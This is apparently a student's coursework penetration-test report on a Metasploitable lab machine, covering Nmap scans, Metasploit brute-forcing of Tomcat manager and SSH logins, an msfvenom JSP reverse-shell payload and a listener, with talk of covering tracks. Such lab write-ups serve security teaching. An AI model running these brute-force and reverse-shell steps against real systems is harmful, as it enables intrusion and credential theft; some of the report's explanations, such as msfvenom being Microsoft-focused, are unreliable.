

CSI_6_SCS_2122_CW2

haroon ahmad

3814324

Contents

Introduction	2
Purpose of the report	2
Scope of penetration test	2
Objectives of the report.....	2
Section 2 executive summary results	3
Section 3 scan results.....	4
Section 4 access via exploit.....	7
What service is vulnerable.....	7
port number service listen on.....	7
CVE number of the vulnerability.....	7
Steps took to discover the vulnerability	7
Steps you to exploit the vulnerability	7
How does the vulnerability function?.....	16
System administrators mitigate vulnerability.....	17
Section 5 access via exploit.....	17
Vulnerable services and port number	17
CVE number	17
Steps for discovering vulnerabilities	17
Vulnerability's function.....	23
Hot to mitigate the vulnerability	23
Section 6 post-exploitation	24
Usernames and passwords found.....	24
Discovering usernames and passwords	24
Verifying credentials	25
Reducing chances of a attack.....	26
Covering footprints	26
Section 7: recommendations and conclusion.....	28
Recommendation to improve security	28
Appendix	30

Introduction

Purpose of the report

This report will use a real-world cyber-security case study, and students will be asked to perform penetration testing and vulnerability scanning on a target system. This coursework will measure students' knowledge and understanding of cyber-security, as well as their ability to manage and mitigate risks and threats. The scans were performed to detect the target machine's vulnerabilities. The scans used Nmap and Nessus to scan. I ran these scans to find weaknesses and ways a third party may enter the company's system. Just like a hacker, post exploit was undertaken to delete any proof of the attack. I suggest techniques to increase firm security and reduce hacker vulnerabilities.

Scope of penetration test

I exploited tomcat and ssh as they were the easiest vulnerabilities to exploit. The reason for not using the other exploits is because they were more time consuming.

Objectives of the report

- Introduction and executive summary
- Port scanning put the results from the scan on the server into a table, which should include protocol, port number application name and version. Explain how I got the results.
- Vulnerability scanning showing the scan in this report Nessus scan showing the scan results, discussing the vulnerabilities.
- Exploitation shows 2 or more exploitations to gain shell access to the target system showing each step.
- Post exploitation showing each step to get the user credentials and covering my tracks
- Conclusion and recommendations summarising the findings and giving recommendations to company to prevent future hacks.
- Report structure and readability


Section 2 executive summary results

Table of services hacked and the logins you discovered through hacking them

Service	credentials
tomcat	Tomcat:tomcat
ssh	Postgres:postgres Msfadmin:msfadmin User:user Service:service

Section 3 scan results

Explain all the screenshots here, what are the services running on the server, but the services in a table explaining the protocol used, port numbers, application and service names, application versions and any other info you want. Explain how you decided to use the things from here (refer to the documentation for Nmap on google)



The figure above shows me doing an ip address search. This is the first step for the exploitation of the system. This was done in the terminal in kali the reasoning for this so I could find the ip address of the target system on the subnet. To find the ip address the command needed is ifconfig.

```

File Actions Edit View Help
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 12:41 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00063s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 0A:00:27:00:00:05 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000069s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C9:66:CF (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00037s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:8B:F7:69 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.000014s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.43 seconds

```

The figure above shows the nmap scan process after the ip address had been identified, which was also conducted in the terminal on kali using the command nmap -pn 127.0.0.1. This option eliminates the need to go through the Nmap discovery stage. Normally, Nmap uses this stage to determine whether devices are active and should be subjected to more extensive scanning. For security reasons, Nmap only does extensive probing against hosts that are found to be operational. This includes port scans, version detection, and OS identification.

```

File Actions Edit View Help
└─# ip a
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.0.0.0 scope host
            valid_lft forever preferred_lft forever
    inet6 ::/128 scope host
        valid_lft forever preferred_lft forever
2: eth0 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:50:4c:14 brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
            valid_lft 415sec
            inet6 fe80::a0:27ff:fe50:1c14/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
valid_lft forever preferred_lft forever

└─# root@kali:[~]
└─# nmap -PN -sV 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 12:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ProFTPD 1.3.1
22/tcp    open  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql       MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL 8.3.0 - 8.3.7
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8B:F7:69 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.81 seconds
└─# 

```

In the figure above I have conducted another namp scan fater the prvious nmap scan however this one is more indepth. It was done through the terminal on kali and the command used was Nmap -sV. A version scan (-sV) is performed by sending a series of probes, each of which is assigned a rarity value between one and nine, to the target machine during the scan. The lower-numbered probes are effective against a wide variety of popular services, whereas the higher-numbered probes are only occasionally beneficial against specific services.

The whole subnet was scanned and then found the target machine using a Nmap scan

Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.1
22/tcp	ssh	Open 4.7p1 Sebian subuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	SMTP	Postfix smtpd
53/tcp	Domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 ((ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp	Netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
445/tcp	Netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 – 8.3.7
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

Section 4 access via exploit

What service is vulnerable

Port - 8009, service name – ajp13, Version - Apache Jserv (Protocol v1.3)

Port – 8180, service name – HTTP, Version - Apache Tomcat/Coyote JSP engine 1.1

port number service listen on

port	Service name	Application version
8009	Ajp13	Apache Jserv (Protocol v1.3)
8180	HTTP	Apache Tomcat/Coyote JSP engine 1.1

CVE number of the vulnerability

CVE CVE-2020-1745

CVE CVE-2020-1938

Steps took to discover the vulnerability

Nmap and Nessus were my go-to tools for discovering this flaw. Initially, I used nmap scans to locate open ports. I used Nessus to determine the CVE and the degree of vulnerability for each exploit after this process was complete and open ports had been discovered..

Steps you to exploit the vulnerability

```
[root@kali]# msfdb run
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

If any credentials are found, I used this command to run Metasploit with the database so that it would store them in the database created.

```

msf6 > search tomcat
Matching Modules
=====
#  Name
0 auxiliary/dos/http/apache_commons_fileupload_dos
1 exploit/multi/http.struts2_namespace_ognl
2 exploit/multi/http/struts2_namespace_ognl
3 exploit/multi/http/struts_code_exec_classloader
4 auxiliary/admin/http/tomcat_ghostcat
5 exploit/windows/http/tomcat_cgi_andfileargs
6 exploit/windows/http/tomcat_mgr_download
7 exploit/multi/http/tomcat_mgr_upload
8 auxiliary/dos/http/apache_tomcat_transfer_encoding
9 auxiliary/scanner/http/tomcat_enum
10 exploit/multi/http/atlassian_confluence_webwork_ognl_injection
11 exploit/windows/http/cayin_xpost_sql_rce
12 exploit/multi/http/cisco_dcmr_loaded_2019
13 exploit/linux/http/cisco_hiperflex_data_platform_cmd_exec
14 exploit/linux/http/cisco_hiperflex_file_upload_rce
15 exploit/linux/http/cpi_tararchive_upload
16 exploit/linux/http/cisco_prime_inf_rce
17 post/multi/gather/tomcat_gather
18 auxiliary/dos/http/hashtable_collision
19 auxiliary/admin/http/ibm_drm_download
20 exploit/windows/http/zemworks_configuration_file_write
21 exploit/multi/http/zemworks_configuration_management_upload
22 auxiliary/admin/http/tomcat_administration
23 auxiliary/scanner/http/tomcat_mgr_login
24 exploit/multi/http/tomcat_jsp_upload_bypass
25 auxiliary/admin/http/tomcat_utf8_traversal
26 auxiliary/admin/http/trendmicro_dlp_traversal
27 post/windows/gather/enum_tomcat

      Disclosure Date   Rank   Check   Description
-----+-----+-----+-----+
  0  2014-02-06    normal  No    Apache Commons FileUpload and Apache Tomcat DoS
  1  2012-01-06    excellent Yes   Apache Struts 2 Developer Mode OGNL Execution
  2  2018-08-22    excellent Yes   Apache Struts 2 Namespace Redirect OGNL Injection
  3  2014-03-06    manual   No    Apache Struts ClassLoader Manipulation Remote Code Execution
  4  2020-02-20    normal   Yes   Apache Tomcat AJP File Read
  5  2019-04-10    excellent Yes   Apache Tomcat ColServlet enableCmdlineArguments Vulnerability
  6  2009-11-29    excellent Yes   Apache Tomcat Manager Application Deployer Authenticated Code Execution
  7  2009-01-09    excellent Yes   Apache Tomcat Manager Authenticated Upload Disclosure and DoS
  8  2010-07-09    normal   No    Apache Tomcat Transfer-Encoding Information Disclosure and DoS
  9  2014-02-06    normal   No    Apache Tomcat User Enumeration
10  2021-08-25    excellent Yes   Atlassian Confluence WebWork OGNL Injection
11  2020-06-04    excellent Yes   Cayin xPost wayfinder_sqid SQLi to RCE
12  2019-06-26    excellent Yes   Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13  2023-05-08    excellent Yes   Cisco HyperFlex HX Data Platform Unauthenticated Command Execution
14  2021-05-05    excellent Yes   Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
15  2019-05-15    excellent Yes   Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
16  2018-10-04    excellent Yes   Cisco Prime Infrastructure Unauthenticated Remote Code Execution
17  2011-12-28    normal   No    Gather Tomcat Credentials
18  2020-04-21    normal   Yes   Hashtable Collisions
19  2020-04-21    normal   Yes   IBM Data Risk Manager Arbitrary File Download
20  2021-01-15    excellent Yes   Linux /etc/init.d/impProcess.cfn Arbitrary File Write
21  2015-04-07    excellent Yes   Novell ZENworks Configuration Management Arbitrary File Upload
22  2011-07-21    normal   No    Tomcat Administration Tool Default Access
23  2011-07-21    normal   No    Tomcat Application Manager Login Utility
24  2017-10-03    excellent Yes   Tomcat RCE via JSP Upload Bypass
25  2009-01-09    normal   No    Tomcat UTF-8 Directory Traversal Vulnerability
26  2009-01-09    normal   No    TrendMicro Data Loss Prevention 5.5 Directory Traversal
27  2009-01-09    normal   No    Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat
msf6 >

```

Using Metasploit, the search term "search tomcat" locates all of the modules that could be exploited to compromise tomcat. "use 23" was the next command I entered, since it contained the login information

Basic options:	
Name	Current Setting
BLANK_PASSWORDS	false
BRUTEFORCE_SPEED	5
DB_ALL_CREDZ	false
DB_ALL_PASS	false
DB_ALL_USERS	false
DB_SKIP_EXISTING	none
PASSWORD	
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
Proxies	
RHOSTS	
RPORT	8080
SSL	false
STOP_ON_SUCCESS	false
TARGETURI	/manager/html
THREADS	1
USERNAME	
USERFILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
USER_AS_PASS	false
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
VERBOSE	true

Required	Description
no	Try blank passwords for all users
yes	How fast to brute-force, from 0 to 5
no	Try each user/password couple stored in the current database
no	Add all passwords in the current database to the list
no	Add all users in the current database to the list
no	Skip existing credentials in the current database (Accepted: none, user, user@realm)
no	The HTTP password to specify for authentication
no	File containing passwords, one per line
yes	A proxy chain for authentication
yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
yes	The target port(s)
no	Specifies SSL/TLS for outgoing connections
yes	Stop guessing when a credential works for a host
yes	URI for Manager login. Default is /manager/html
yes	The number of concurrent threads (max one per host)
no	The HTTP username to specify for authentication
no	File containing usernames and passwords separated by space, one pair per line
no	Try the user name as the password for all users
no	File containing users, one per line
yes	Whether to print output for all attempts

If you use the command "show info," the information about the currently selected module will be displayed on the screen. Module 23 is responsible for attempting to connect in to a Tomcat Application Manager instance by using a certain username and password. In addition, because I need to alter the RHOST and RPORT, I typed in the command "show options" to reveal all of the options that can be modified.

```

root@kali:~ x root@kali:~/Desktop x root@kali:~ x root@kali:~ x
File Actions Edit View Help
File Actions Edit View Help
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

[*] 192.168.56.101:22 - Starting bruteforce
[*] 192.168.56.101:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux'
[*] SSH session 1 opened (192.168.56.102:38733 → 192.168.56.101:22 ) at 2022-04-11 12:07:45 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/ssh/ssh_login) >

```

Because tomcat listens on port 8180, I changed the LHOST and RPORT to the target machine's IP and set the port number once again in this snapshot. After that, I entered run to see if it will try every possible username and password combination for Tomcat.

```

File Actions Edit View Help
[-] 192.168.56.101:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.56.101:8180 - Login Successful: tomcat:tomcat
[-] 192.168.56.101:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:changethis (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:r00t (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:toor (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:password1 (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:j2deployer (Incorrect)
[-] 192.168.56.101:8180 - LOGIN FAILED: both:OvW*busr1 (Incorrect)

```

The login for tomcat was tomcat:tomcat.

```

root@kali:~ 
File Actions Edit View Help

[~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:50:4c:14 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 427sec preferred_lft 427sec
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[~]# msfvenom -p java/jsp_shell_reverse_ tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war

```

This script makes use of msfvenom, a tool like Metasploit but focused on exploiting vulnerabilities in Microsoft systems. Venom allows us to inject a payload, but Metasploit allows us to employ other packages and do scans. The payload is java/jsp shell reverse tcp, a java server project with a shell that reverses a tcp connection, which I am injecting with -p. A command line will be sent from the payload upload location to my own machine using this reverse shell. LPORT specifies the port on which I'll receive the shell on the computer specified by LHOST, the local host. Use of the -f switch tells the shell where to go. It's the "war" file extension that indicates where to place the shell and exploit. It's going to be called war in the file I'm creating.

```

msf6 auxiliary(scanner/http/tomcat_mgr_login) > search multi handle
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/linux/local/apt_package_manager_persistence      1999-03-09   excellent  No   APT Package Manager Persistence
1  exploit/linux/http/advantech_switch_bash_env_exec      2015-12-01   excellent  Yes  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
2  exploit/android/local/jar exploit                         2010-01-31   manual   Yes  Android Java Jar Exploit
3  auxiliary/www/huawei_apache_commons_fileupload_dos      2016-02-06   normal   No   Apache Commons FileUpload and Apache Tomcat DDoS
4  exploit/multi/http/struts2_code_exec                     2010-07-13   good    No   Apache Struts Remote Command Execution
5  exploit/multi/http/apache_mod_cgi_bash_env_exec         2014-09-24   excellent Yes  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
6  auxiliary/scanner/http/apache_mod_cgi_bash_env          2014-09-24   normal   Yes  Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
7  payload/multi/metasploit/reverse_http                  2009-06-08   normal   No   Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
8  payload/multi/metasploit/reverse_https                 2014-09-24   normal   No   Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
9  exploit/linux/local/bash_profile_persistence           1989-01-01   normal   No   Bash Profile Persistence
10 exploit/multi/http/cups_bash_env_exec                  2014-09-24   excellent Yes  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
11 exploit/linux/local/desktop/privilege_escalation       2014-08-07   excellent Yes  Desktop Linux Password Stealer and Privilege Escalation
12 exploit/multi/http/directorio_rce                      2010-01-01   manual   No   Generic PHP RCE Handler
13 exploit/multi/http/sitescope_uploadfiles_handler      2012-08-29   good    No   HP SiteScope Remote Code Execution
14 exploit/windows/firewall/blackice_pan_icq            2004-03-18   great   No   ISS PAM.dll ICQ Parser Buffer Overflow
15 exploit/multi/browser/java_jrsei_method_handle        2012-10-16   excellent Yes  Java Applet Method Handle Remote Code Execution
16 exploit/windows/browser/ms05_054_onload               2005-11-21   normal   Yes  MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Remote Code Execution
17 exploit/windows/smb/ms08_067_netapi                   2008-10-28   great   Yes  MS08-067 Microsoft Server Service Relative Path Stack Corruption
18 exploit/windows/browser/ms10_080_cdisplaypointer       2013-10-08   normal   No   MS13-000 Microsoft Internet Explorer CDisplayPointer Use-After-Free
19 exploit/multi/http/eventlog_file_upload              2014-08-31   excellent Yes  ManageEngine EventLog Analyzer File Upload
20 exploit/multi/http/manageengine_as_auth_upload       2010-01-15   excellent Yes  ManageEngine Multiple Products Authenticated File Upload
21 exploit/multi/http/mediawiki_wikia_elevate            2020-06-31   excellent Yes  Mediawiki CMS Remote Code Execution
22 exploit/windows/msql/msql_linkedin_rce                2000-01-01   great   No   Microsoft SQL Server Database Link Crawling Command Execution
23 exploit/multi/http/nuu_nvrmini_upgrade_rce          2015-08-04   excellent Yes  NUU NVRmini upgrade Handler.php Remote Command Execution
24 exploit/multi/fileformat/nodejs_js_yaml_load_code_exec 2013-06-28   excellent Yes  Nodejs js-yaml load() Code Execution
25 exploit/multi/http/weblogic_admin_handler_rce        2020-10-20   excellent Yes  Oracle Weblogic Server Administration Console Handler RCE
26 exploit/windows/browser/persistx_upload_traversal     2009-09-29   excellent No   Persists XUpload ActiveX MakeHTTPRequest Directory Traversal
27 exploit/multi/http/phpftpd_exec                      2012-10-08   excellent Yes  PHPftpd pfile Parameter Exec Remote Code Injection
28 exploit/multi/http/pureftpd_bash_env_exec            2014-09-24   excellent Yes  Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock)
29 exploit/linux/http/rconfig_ajaxarchivefiles_rce       2020-03-11   good    Yes  Rconfig 3.x Chained Remote Code Execution
30 auxiliary/dos/http/squid_rsync_dos                  2000-01-01   normal   No   Null Byte HTTP Request Handler DOS
31 auxiliary/dos/http/squid_rsync_dos                  2021-05-27   normal   No   Squid Proxy Range Header DDoS
32 exploit/multi/http/sysaid_rsyslog_file_upload       2015-06-03   excellent Yes  SysAid Help Desk 'rsyslogs' Arbitrary File Upload
33 exploit/multi/http/sysaid_auth_file_upload           2015-06-03   excellent Yes  SysAid Help Desk Administrator Portal Arbitrary File Upload
34 exploit/linux/http/trendmicro_websecurity_exec      2020-06-10   excellent Yes  Trend Micro Web Security (Virtual Appliance) Remote Code Execution
35 exploit/multi/http/wp_ait_csv_rce                   2020-11-14   excellent Yes  WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
36 exploit/linux/local/yum_package_manager_persistence  2003-12-17   excellent No   Yum Package Manager Persistence
37 exploit/multi/misc/zend_java_bridge                 2011-03-28   great   No   Zend Server Java Bridge Arbitrary Java Code Execution

Interact with a module by name or index. For example info 37, use 37 or use exploit/multi/misc/zend_java_bridge

```

In order to find the generic payload handler, it was necessary to search for the multi handle first. Additionally, this shows any modules that are associated with the multi handler.

```
root@kali:~# msf6 exploit(multi/handler) > set lport 6
lport => 6666
ssf6 exploit(multi/handler) > show option

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
_____
Name  Current Setting  Required  Description
_____
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
_____
LHOST  192.168.56.102  yes        The listen address (an interface may
                                be specified)
LPORT  6666            yes        The listen port

Exploit target:

Id  Name
-- 
0  Wildcard Target

ssf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.102:6666
